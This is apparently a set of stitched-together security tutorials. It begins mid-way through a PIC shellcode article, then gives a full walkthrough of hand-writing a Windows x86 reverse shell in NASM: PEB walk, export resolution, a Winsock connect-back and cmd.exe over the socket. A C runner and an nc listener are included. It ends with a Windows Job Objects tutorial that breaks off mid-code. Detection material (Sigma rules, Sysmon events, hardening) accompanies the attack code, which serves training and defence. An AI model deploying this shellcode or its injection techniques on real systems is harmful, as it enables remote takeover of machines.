| PEB walking | Resolve kernel32/ntdll bases via GS:[0x60] / FS:[0x30] without imports |
| Export hash resolution | ROR-13 (or FNV/djb2) hashing to find APIs without embedded strings |
| Stack strings | Push immediates to materialise "cmd.exe", "WinExec", etc., on the stack |
| Reflective loading | PIC stub maps a full DLL into memory and calls its DllMain (T1620) |
| Remote injection | VirtualAllocEx + WriteProcessMemory + CreateRemoteThread into a target PID |
| APC queuing | QueueUserAPC to deliver shellcode into an alertable thread |
| Process hollowing | Suspend a benign process, unmap its image, write PIC payload, resume |
| Module stomping | Overwrite the .text of a legitimately loaded DLL with PIC shellcode |
12. Defensive Strategies & Detection

PIC shellcode leaves consistent telemetry across Sysmon, ETW, and memory forensics.
Sysmon Event IDs to monitor:
| Event ID | Signal |
|---|---|
1 | Process creation (with command line) — anomalous parents (winword.exe → cmd.exe) |
7 | ImageLoad from user-writable paths into system processes |
8 | CreateRemoteThread — primary remote-injection signal |
10 | ProcessAccess with GrantedAccess containing 0x1F0FFF, 0x1410, or PROCESS_VM_WRITE \| PROCESS_VM_OPERATION \| PROCESS_CREATE_THREAD |
17/18 | Named pipe creation/connection (common C2 channel) |
25 | ProcessTampering (image hollowing) |
ETW providers give earlier and harder-to-evade signal: Microsoft-Windows-Threat-Intelligence (THREATINT) fires on VirtualAllocEx with PAGE_EXECUTE_READWRITE, WriteProcessMemory, and MapViewOfFile against remote processes. Consuming THREATINT requires a signed ELAM/PPL driver, which is why EDR vendors — not generic SIEMs — own this telemetry. Also enable the Audit Process Creation policy (Event ID 4688) with command-line inclusion, and Audit Kernel Object to capture OpenProcess handle requests.
Sigma sketch — cross-process handle access for injection:
title: Suspicious Cross-Process Access Likely Preceding Shellcode Injection
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    GrantedAccess|contains:
      - '0x1F0FFF'    # PROCESS_ALL_ACCESS
      - '0x1410'      # VM_READ|VM_WRITE|VM_OPERATION
      - '0x1F1FFF'
    TargetImage|endswith:
      - '\lsass.exe'
      - '\svchost.exe'
      - '\explorer.exe'
  filter_legit:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\MsSense.exe'
  condition: selection and not filter_legit
level: high
Memory-forensics indicators: Volatility 3 malfind locates RWX regions containing executable code or PE headers in non-image memory; ldrmodules flags executable regions not represented in any of the three PEB loader lists — the canonical reflective/PIC signature. Threads whose StartAddress falls inside a heap allocation rather than a mapped image are inherently suspicious.
Hardening:
| Mitigation | Effect |
|---|---|
ACG (ProcessDynamicCodePolicy) | Forbids new executable pages; breaks VirtualAlloc(PAGE_EXECUTE_READWRITE) |
| DEP / NX | Hardware-enforced non-execute on data pages |
| CFG | Invalidates indirect calls to non-registered targets |
| HVCI | Hypervisor-enforced kernel code integrity |
| ASR rules | Block office/script children, untrusted USB execution, etc. |
Restrict SeDebugPrivilege | Limits which accounts can open and write to other processes |
13. Tools for PIC Shellcode Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Verify struct offsets (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY) | microsoft.com |
| NASM | Assemble x86/x64 PIC payloads in Intel syntax | nasm.us |
| x64dbg | Dynamic analysis of shellcode in a loader harness | x64dbg.com |
| Ghidra / IDA | Static disassembly of extracted opcodes | ghidra-sre.org |
| Process Hacker | Inspect process memory regions and protections | processhacker.sf.io |
pe-sieve | Hunts injected, hollowed, or stomped modules | github.com/hasherezade/pe-sieve |
| Volatility 3 | malfind, ldrmodules, vadinfo for memory-resident PIC | volatilityfoundation.org |
| YARA | Signature ROR-13 loops, PEB-walk prologues, hash tables | virustotal.github.io/yara |
| SilkETW | Subscribe to THREATINT and Kernel-Process providers | github.com/mandiant/SilkETW |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Reflective Code Loading | T1620 | Volatility malfind / ldrmodules; THREATINT ETW |
| Process Injection (parent) | T1055 | Sysmon EID 10 + EID 8; ETW THREATINT WriteVM/AllocVM |
| Process Injection: DLL | T1055.001 | Sysmon EID 7 from unusual paths; pe-sieve |
| Process Injection: APC | T1055.004 | Kernel-Process ETW thread events on alertable waits |
| Process Injection: Hollowing | T1055.012 | Sysmon EID 25 ProcessTampering; pe-sieve hollowing scan |
| Obfuscated Files or Information | T1027 | YARA on ROR-13 hash loops and stack-string push sequences |
| Command and Scripting Interpreter | T1059 | EID 4688 / Sysmon EID 1 with command-line auditing |
Summary
- Position-independent shellcode replaces the PE loader’s work at runtime: it must resolve every address it touches, starting from the segment-register pointer to the TEB.
- The PEB →
Ldr→InMemoryOrderModuleListchain reacheskernel32.dllin three pointer dereferences without any string comparison. - Parsing the PE export directory with ROR-13 hashed lookups removes embedded API name strings and the static signatures they create.
- Stack-string construction,
XOR-zero idioms, and RIP-relative addressing keep the byte stream null-free and relocation-free. - Defenders catch the resulting behaviour through Sysmon EID
8/10, THREATINT ETW onVirtualAllocEx/WriteProcessMemory, and Volatilitymalfind/ldrmodulesagainst unbacked RWX regions — and harden processes with ACG, CFG, HVCI, and ASR rules to break the primitive entirely.
Related Tutorials
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Bad Characters, Null Bytes, and Restricted Character Sets
References
- Reflective Code Loading, Technique T1620 – Enterprise | MITRE ATT&CK
- Process Injection, Technique T1055 – Enterprise | MITRE ATT&CK
- Donut – Generating Position-Independent Shellcode | MITRE ATT&CK Software S0695
- Process Injection: Portable Executable Injection, Sub-technique T1055.002 – Enterprise | MITRE ATT&CK
- Position-Independent Code Techniques | hackerhouse-opensource/shellcode | DeepWiki
- PIC-Library: A Collection of Position Independent Coding Resources | GitHub
Writing Your First Shellcode: x86 Reverse Shell from Scratch
Objective: Understand how a Windows x86 reverse shell payload is hand-built in NASM assembly — walking the PEB to locate
kernel32.dll, parsing the PE export table to resolveGetProcAddresswithout imports, initialising Winsock, and spawningcmd.exeover a socket — and learn the telemetry each stage emits so you can detect and defend against it.
1. What Is Shellcode? Constraints and Goals
Shellcode is a self-contained blob of machine code that runs after a control-flow hijack (or injection) with no loader, no imports, and no fixed base address. It is the raw payload that tools like msfvenom emit; understanding it byte-by-byte is what lets a defender recognise it in memory.
A Windows x86 reverse shell differs from a Linux equivalent in one fundamental way: Linux exposes a stable syscall/int 0x80 interface, while Windows forces you to call documented Win32 APIs — and you cannot import them, because injected code has no import table. You must therefore find the APIs yourself at runtime.
| Constraint | Description |
|---|---|
| Position independent | Runs at an unknown address; all references are stack-relative or computed |
| Null-free | \x00 terminates strings in many injection vectors and truncates the payload |
| No imports | API addresses must be resolved from loaded modules at runtime |
| Bad-char aware | \x00, \x0a, \x0d and vector-specific bytes must be avoided by design |
Lab setup: a Windows 10 x86 VM, NASM for assembly, WinDbg for stepping the PEB walk, a small C runner to execute the blob, and a Python scanner to audit bad characters. Build and test only in an isolated VM.
2. x86 Calling Conventions and Stack Mechanics
Win32 APIs use stdcall: arguments are pushed right-to-left, and the callee cleans the stack with ret N. This matters because after a successful API call you do not adjust esp yourself — the function already did. cdecl (caller cleans) appears only in CRT helpers you will not touch here.
| Convention | Stack Cleanup | Argument Order | Used By |
|---|---|---|---|
stdcall | Callee (ret N) | Right-to-left | Win32 APIs (CreateProcessA, WSASocketA) |
cdecl | Caller | Right-to-left | CRT functions |
eax, ecx, and edx are volatile (caller-saved); ebx, esi, edi, and ebp survive a call. Shellcode exploits this: stash the kernel32 base in ebx and a resolver pointer in ebp, and they persist across every API call. Strings and structures are constructed by pushing dwords onto the stack in reverse, then referencing them directly through esp.
3. The PEB Walk: Finding kernel32.dll Without Imports
Every thread can reach its Process Environment Block (PEB) through the TEB at FS:[0x30]. The PEB holds Ldr (a PEB_LDR_DATA) at +0x0C, whose InMemoryOrderModuleList at +0x14 is a doubly-linked list of loaded modules. On Windows 7–11 x86 the load order is fixed: [0] the executable → [1] ntdll.dll → [2] kernel32.dll. Two FLink dereferences land on kernel32‘s entry, and DllBase sits 0x10 bytes past the InMemoryOrderLinks field.
bits 32
    xor    eax, eax
    mov    eax, [fs:0x30]      ; TEB->ProcessEnvironmentBlock (PEB)
    mov    eax, [eax+0x0c]     ; PEB->Ldr (PEB_LDR_DATA)
    mov    eax, [eax+0x14]     ; Ldr->InMemoryOrderModuleList (1st: executable)
    mov    eax, [eax]          ; FLink -> ntdll.dll entry
    mov    eax, [eax]          ; FLink -> kernel32.dll entry
    mov    ebx, [eax+0x10]     ; LDR entry->DllBase (kernel32 base) -> ebx
Verify the chain live in WinDbg before trusting any offset on your target build:
0:000> dt nt!_TEB @$teb ProcessEnvironmentBlock
0:000> dt nt!_PEB @$peb Ldr
0:000> dt nt!_PEB_LDR_DATA poi(@$peb+0xc) InMemoryOrderModuleList
0:000> dl poi(poi(@$peb+0xc)+0x14) 4![Flowchart showing the PEB walk chain from TEB at FS:[0x30] through PEB, PEB_LDR_DATA, and InMemoryOrderModuleList to reach kernel32.dll base address](https://genxcyber.com/wp-content/uploads/2026/06/x86-reverse-shell-shellcode-from-scratch-bf1-scaled.png)
4. Export Table Parsing: Resolving GetProcAddress
The bootstrap problem: shellcode cannot call GetProcAddress until it has found GetProcAddress. The fix is to parse the kernel32 PE export table manually. From the base, e_lfanew at +0x3C reaches the NT headers; the export-directory RVA lives at NT +0x78; the directory exposes three parallel arrays — AddressOfNames (+0x20), AddressOfNameOrdinals (+0x24), and AddressOfFunctions (+0x1C).
; ebx = kernel32 base
    mov    eax, [ebx+0x3c]     ; e_lfanew
    mov    eax, [ebx+eax+0x78] ; export table RVA
    lea    edi, [ebx+eax]      ; edi -> IMAGE_EXPORT_DIRECTORY
    mov    ecx, [edi+0x20]     ; AddressOfNames RVA
    lea    ecx, [ebx+ecx]      ; -> name-pointer array
    xor    edx, edx            ; name index = 0
.next:
    mov    esi, [ecx+edx*4]    ; RVA of candidate name
    lea    esi, [ebx+esi]      ; -> ASCII name string
    ; compare esi against "GetProcAddress" (string or 4-byte hash) ...
    inc    edx
    jmp    .next
.match:
    mov    eax, [edi+0x24]     ; AddressOfNameOrdinals RVA
    movzx  eax, word [ebx+eax+edx*2]   ; ordinal index for this name
    mov    ecx, [edi+0x1c]     ; AddressOfFunctions RVA
    mov    eax, [ebx+ecx+eax*4]; function RVA
    lea    eax, [ebx+eax]      ; eax = VA of GetProcAddress
Production shellcode usually replaces the literal strcmp with a rolling 4-byte hash of each export name — it is smaller and naturally null-free.
5. Bootstrapping Further API Resolution
Once GetProcAddress is resolved, save it (e.g. in ebp) and use it to resolve everything else. The first follow-up is LoadLibraryA, which lets you bring in ws2_32.dll and resolve the Winsock functions the reverse shell needs.
; ebp = resolved GetProcAddress, ebx = kernel32 base
    push   0x41797261          ; "aryA"
    push   0x7262694c          ; "Libr"
    push   0x64616f4c          ; "Load"
    mov    esi, esp            ; esi -> "LoadLibraryA"
    push   esi
    push   ebx                 ; hModule = kernel32
    call   ebp                 ; GetProcAddress -> LoadLibraryA in eax
    ; eax now holds LoadLibraryA; call it on "ws2_32.dll", then resolve
    ; WSAStartup, WSASocketA, WSAConnect, CreateProcessA, ExitProcess.
Every API name is pushed as reversed dwords so it reads correctly in memory. Wrap the resolve-and-call logic in a small subroutine that takes a module base and a name pointer; the reverse shell calls it seven times.
6. Winsock Initialisation and Socket Creation
WSAStartup(0x0202, &wsaData) must run before any socket API. Reserve the 400-byte WSADATA on the stack and pass a pointer; the OS fills it. Then WSASocketA(2, 1, 6, NULL, 0, 0) creates a TCP socket (AF_INET, SOCK_STREAM, IPPROTO_TCP).
    sub    esp, 0x190          ; reserve WSADATA (400 bytes)
    push   esp                 ; lpWSAData
    push   0x0202              ; wVersionRequired = 2.2
    call   <WSAStartup>

    xor    eax, eax
    push   eax                 ; dwFlags
    push   eax                 ; g
    push   eax                 ; lpProtocolInfo = NULL
    push   6                   ; IPPROTO_TCP
    push   1                   ; SOCK_STREAM
    push   2                   ; AF_INET
    call   <WSASocketA>        ; eax = socket handle
    mov    edi, eax            ; save socket in edi
Build the 16-byte SOCKADDR_IN inline and connect. The IP and port are stored network byte order (big-endian); 127.0.0.1:4444 becomes 0x0100007f and the packed family/port dword 0x5c110002.
    xor    eax, eax
    push   eax                 ; sin_zero[4..8]
    push   eax                 ; sin_zero[0..4]
    push   0x0100007f          ; sin_addr  = 127.0.0.1
    push   0x5c110002          ; sin_port 4444 | sin_family AF_INET
    mov    esi, esp            ; esi -> SOCKADDR_IN

    push   eax                 ; lpCallee/QoS chain (NULLs)
    push   eax
    push   eax
    push   eax
    push   0x10                ; namelen
    push   esi                 ; name -> SOCKADDR_IN
    push   edi                 ; socket
    call   <WSAConnect>
7. Spawning cmd.exe Over the Socket
The final stage is the most error-prone: a fully populated 68-byte STARTUPINFOA with cb = 0x44, dwFlags = STARTF_USESTDHANDLES (0x100), and all three standard handles pointed at the connected socket. CreateProcessA(NULL, " cmd.exe", ...) then launches the shell with stdin/stdout/stderr riding the TCP stream.
    xor    eax, eax
    push   edi                 ; hStdError  = socket
    push   edi                 ; hStdOutput = socket
    push   edi                 ; hStdInput  = socket
    times 9 push eax           ; zero lpReserved2..dwY (9 dwords)
    push   0x00000100          ; dwFlags = STARTF_USESTDHANDLES
    times 4 push eax           ; lpTitle, lpDesktop, lpReserved, wShowWindow pad
    push   0x44                ; cb = sizeof(STARTUPINFOA)
    mov    ebx, esp            ; ebx -> STARTUPINFOA

    sub    esp, 0x10
    mov    esi, esp            ; esi -> PROCESS_INFORMATION

    push   eax                 ; "....\0" terminator (runtime-supplied null)
    push   0x6578652e          ; ".exe"
    push   0x646d6320          ; " cmd"  (0x20 = space, null-free)
    mov    edx, esp            ; edx -> " cmd.exe"

    push   esi                 ; lpProcessInformation
    push   ebx                 ; lpStartupInfo
    push   eax                 ; lpCurrentDirectory
    push   eax                 ; lpEnvironment
    push   eax                 ; dwCreationFlags
    inc    eax
    push   eax                 ; bInheritHandles = TRUE
    dec    eax
    push   eax                 ; lpThreadAttributes
    push   eax                 ; lpProcessAttributes
    push   edx                 ; lpCommandLine = " cmd.exe"
    push   eax                 ; lpApplicationName = NULL
    call   <CreateProcessA>

    push   eax                 ; uExitCode
    call   <ExitProcess>
8. Null-Byte Elimination and Bad-Character Audit
A single \x00 mid-payload can truncate your shellcode. Design it out from the start.
| Bad Byte | Naive Source | Null-Free Replacement |
|---|---|---|
\x00 | mov ecx, 0 | xor ecx, ecx |
\x00 in string | push 0x00657865 (“exe\0”) | terminator from push eax after xor eax,eax |
\x00 in mov al,0 | mov al, 0 | xor eax, eax then use al |
\x0a / \x0d | constant containing CR/LF | re-encode IP/port or split the immediate |
The runtime-supplied terminator trick (xor eax, eax → push eax) keeps the " cmd.exe" string null-free, and the leading space the space-padded " cmd" introduces is tolerated by CreateProcessA‘s command-line parser. Audit the assembled binary with a scanner:
import sys
BAD = {0x00, 0x0a, 0x0d}                # extend per injection vector

with open(sys.argv[1], "rb") as f:
    sc = f.read()
for i, b in enumerate(sc):
    if b in BAD:
        print(f"[!] bad char 0x{b:02x} at offset {i}")
print(f"[*] {len(sc)} bytes scanned")
9. Testing and Verification
Assemble to a flat binary, then execute it in a controlled runner that mirrors how an exploit lands code in memory — VirtualAlloc with PAGE_EXECUTE_READWRITE, copy, and call through a function pointer.
nasm -f bin reverse.asm -o reverse.bin
python3 badchars.py reverse.bin
#include <windows.h>
#include <string.h>
unsigned char sc[] = { /* contents of reverse.bin */ };
int main(void) {
void *mem = VirtualAlloc(NULL, sizeof(sc),
MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE); // RWX: loud, lab-only
memcpy(mem, sc, sizeof(sc));
((void(*)())mem)();
return 0;
}Catch the callback with nc -lvnp 4444. Note the RWX allocation — real-world loaders allocate RW, copy, then flip to RX with VirtualProtect precisely because PAGE_EXECUTE_READWRITE is a classic detection signal.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| PEB walk | Locate kernel32.dll base with no imports via FS:[0x30] |
| Export hashing | Resolve APIs by name hash to stay small and null-free |
| Stack string building | Push reversed dwords to stage " cmd.exe", ws2_32.dll, API names |
| STDIO redirection | Point hStdInput/Output/Error at the socket for an interactive shell |
| Process injection | Deliver the blob via VirtualAllocEx + WriteProcessMemory + CreateRemoteThread |
| RWX → RX staging | Allocate RW, copy, VirtualProtect to RX to evade RWX heuristics |
11. Defensive Strategies and Detection

Each shellcode stage emits telemetry. Map detections to the chain, not to a single indicator.
| Sysmon Event ID | Name | What It Catches |
|---|---|---|
1 | Process Create | cmd.exe with an unexpected ParentImage / ParentCommandLine |
3 | Network Connection | Outbound TCP from cmd.exe or a non-browser binary (C2 connect-back) |
8 | CreateRemoteThread | Cross-process thread where SourceImage ≠ TargetImage |
10 | ProcessAccess | GrantedAccess to injected memory; CallTrace containing UNKNOWN |
11 | FileCreate | Shellcode or loader dropped to disk |
Windows Security auditing adds Event 4688 (process creation with command line, when ProcessCreationIncludeCmdLine_Enabled = 1), 5156 (WFP outbound TCP allowed — the reverse connect at the network layer), and 4689 (process exit, for shell-lifetime correlation). The kernel Microsoft-Windows-Threat-Intelligence ETW provider emits KERNEL_THREATINT_TASK_ALLOCVM/PROTECTVM on RWX activity but requires a signed ELAM/PPL consumer.
The canonical community Sigma rule for shellcode injection keys on ProcessAccess:
title: Shellcode Process Injection via Suspicious ProcessAccess
logsource:
  category: process_access
  product: windows
detection:
  selection:
    GrantedAccess:
      - '0x147a'
      - '0x1f3fff'
    CallTrace|contains: 'UNKNOWN'
  condition: selection
tags:
  - attack.defense_evasion
  - attack.privilege_escalation
  - attack.t1055
level: high
Hardening: enable command-line auditing, deploy a tuned Sysmon baseline (SwiftOnSecurity / Olaf Hartong) for EIDs 1/3/8/10, enforce default-deny egress on workstations (reverse shells need outbound TCP), apply ASR rules such as D4F940AB-401B-4EFC-AADC-AD5F3C50688A (block Office child processes) and d3e037e1-3eb8-44c8-a917-57927947596d (block untrusted processes from removable media), and alert on VirtualAlloc(RWX). AMSI does not see raw shellcode but catches PowerShell/VBScript loaders.
12. Tools for Shellcode Analysis
| Tool | Description | Link |
|---|---|---|
| NASM | Assemble x86 to flat binary | nasm.us |
| WinDbg | Step the PEB walk and export parse live | microsoft.com |
| x64dbg | Dynamic analysis of the loader and payload | x64dbg.com |
| Ghidra | Static disassembly of extracted shellcode | ghidra-sre.org |
| Radare2 | Lightweight disassembly and patching | radare.org |
| Sysmon | Generate EID 1/3/8/10 detection telemetry | microsoft.com |
| Volatility | Memory forensics — recover RWX regions and injected code | volatilityfoundation.org |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Command and Scripting Interpreter: Windows Command Shell | T1059.003 | Sysmon EID 1 / 4688 cmd.exe spawn chain |
| Process Injection | T1055 | Sysmon EID 10 GrantedAccess + CallTrace UNKNOWN |
| Process Injection: DLL Injection | T1055.001 | Sysmon EID 7/8 on reflective-DLL delivery |
| Obfuscated Files or Information | T1027 | Null-free/encoded IP/port constants in the blob |
| Non-Application Layer Protocol | T1095 | Sysmon EID 3 / 5156 raw TCP from non-browser process |
| Application Layer Protocol: Web Protocols | T1071.001 | Proxy/TLS inspection (contrast C2 transport) |
| System Information Discovery | T1082 | PEB walk as in-memory module discovery |
| Native API | T1106 | Direct WSASocketA / CreateProcessA calls without framework APIs |
Summary
- A Windows x86 reverse shell is just position-independent code that resolves its own APIs, opens a TCP socket, and redirects
cmd.exeover it. - The PEB walk (
FS:[0x30]→Ldr→InMemoryOrderModuleList, third entry) locateskernel32.dllwith no imports. - Parsing the PE export table resolves
GetProcAddress, which bootstrapsLoadLibraryAand every Winsock function. - Null-byte and bad-character avoidance is a design constraint, not a post-step —
xorfor zero, reversed stack strings, runtime-supplied terminators. - Det
Related Tutorials
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- x86 and x64 Assembly from Scratch
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- x86 and x64 Calling Conventions: cdecl, stdcall, fastcall, and System V
References
Jobs and Silos: Process Grouping and Resource Limits
Objective: Understand how the Windows kernel uses Job Objects and Silo Objects to group processes, enforce CPU/memory/network limits, and provide the namespace isolation that underpins Windows containers — and how defenders detect and harden against their abuse.
1. What Is a Job Object?
A job object lets a group of processes be managed as a single unit. It is a namable, securable, sharable kernel object that controls attributes of every process associated with it; operations on the job — limits, termination, accounting — apply to all member processes at once.

In the kernel the object is the undocumented executive type EJOB, allocated from kernel pool. Each process control block carries an EPROCESS.Job pointer linking it to its owning job. User mode never touches EJOB directly; it operates through a handle returned by CreateJobObject.
Before Windows 8 / Windows Server 2012, a process could belong to one job and jobs could not be nested. Windows 8 introduced nested jobs, allowing a process to participate in a hierarchy where the effective limit is the most restrictive ancestor.
| Object Type | Description |
|---|---|
EJOB | Kernel job object; groups processes, holds limits and accounting |
EPROCESS.Job | Per-process pointer to its owning job |
| Named job | Job published under \Sessions\<N>\BaseNamedObjects\, openable by name |
| Anonymous job | Handle-only job, no namespace entry, shared by duplication/inheritance |
2. Core Job Object APIs
The job lifecycle is driven by a small, stable Win32 surface.
| Function | Purpose |
|---|---|
CreateJobObject | Create, or open if named, a job object |
OpenJobObject | Open an existing named job |
AssignProcessToJobObject | Add a process to a job |
SetInformationJobObject | Apply limits and policy to the job |
QueryInformationJobObject | Read limits, accounting, and peak usage |
TerminateJobObject | Kill every process in the job |
IsProcessInJob | Test whether a process already belongs to a job |
HANDLE CreateJobObject(LPSECURITY_ATTRIBUTES lpJobAttributes, LPCWSTR lpName);
BOOL   AssignProcessToJobObject(HANDLE hJob, HANDLE hProcess);
BOOL   SetInformationJobObject(HANDLE hJob, JOBOBJECTINFOCLASS JobObjectInformationClass,
                               LPVOID lpJobObjectInformation, DWORD cbJobObjectInformationLength);
BOOL   QueryInformationJobObject(HANDLE hJob, JOBOBJECTINFOCLASS JobObjectInformationClass,
                                 LPVOID lpJobObjectInformation, DWORD cbJobObjectInformationLength,
                                 LPDWORD lpReturnLength);
BOOL   TerminateJobObject(HANDLE hJob, UINT uExitCode);
3. Basic Limits: CPU, Memory, and Process Count
JOBOBJECT_BASIC_LIMIT_INFORMATION carries the foundational controls.
typedef struct _JOBOBJECT_BASIC_LIMIT_INFORMATION {
  LARGE_INTEGER PerProcessUserTimeLimit;
  LARGE_INTEGER PerJobUserTimeLimit;
  DWORD         LimitFlags;
  SIZE_T        MinimumWorkingSetSize;
  SIZE_T        MaximumWorkingSetSize;
  DWORD         ActiveProcessLimit;
  ULONG_PTR     Affinity;
  DWORD         PriorityClass;
  DWORD         SchedulingClass;
} JOBOBJECT_BASIC_LIMIT_INFORMATION;
The LimitFlags bitmask selects which fields the kernel enforces.
| Limit Flag | Description |
|---|---|
JOB_OBJECT_LIMIT_PROCESS_TIME | Per-process user-mode CPU cap (100 ns ticks); process killed when exceeded |
JOB_OBJECT_LIMIT_JOB_TIME | Job-wide CPU time cap |
JOB_OBJECT_LIMIT_WORKINGSET | Min/max working set per process |
JOB_OBJECT_LIMIT_ACTIVE_PROCESS | Caps active process count; over-limit assignment terminates the process |
JOB_OBJECT_LIMIT_AFFINITY | Forces a processor affinity mask |
JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSE | Kills all processes when the last job handle closes |
JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSE is the cornerstone of any sandbox: if the controlling process dies, the entire tree is reaped, leaving no orphaned children.
#include <windows.h>

int main(void) {
    HANDLE hJob = CreateJobObject(NULL, L"Sandbox_Demo");   // named for observability
    if (!hJob) return GetLastError();

    JOBOBJECT_EXTENDED_LIMIT_INFORMATION eli = { 0 };
    eli.BasicLimitInformation.LimitFlags =
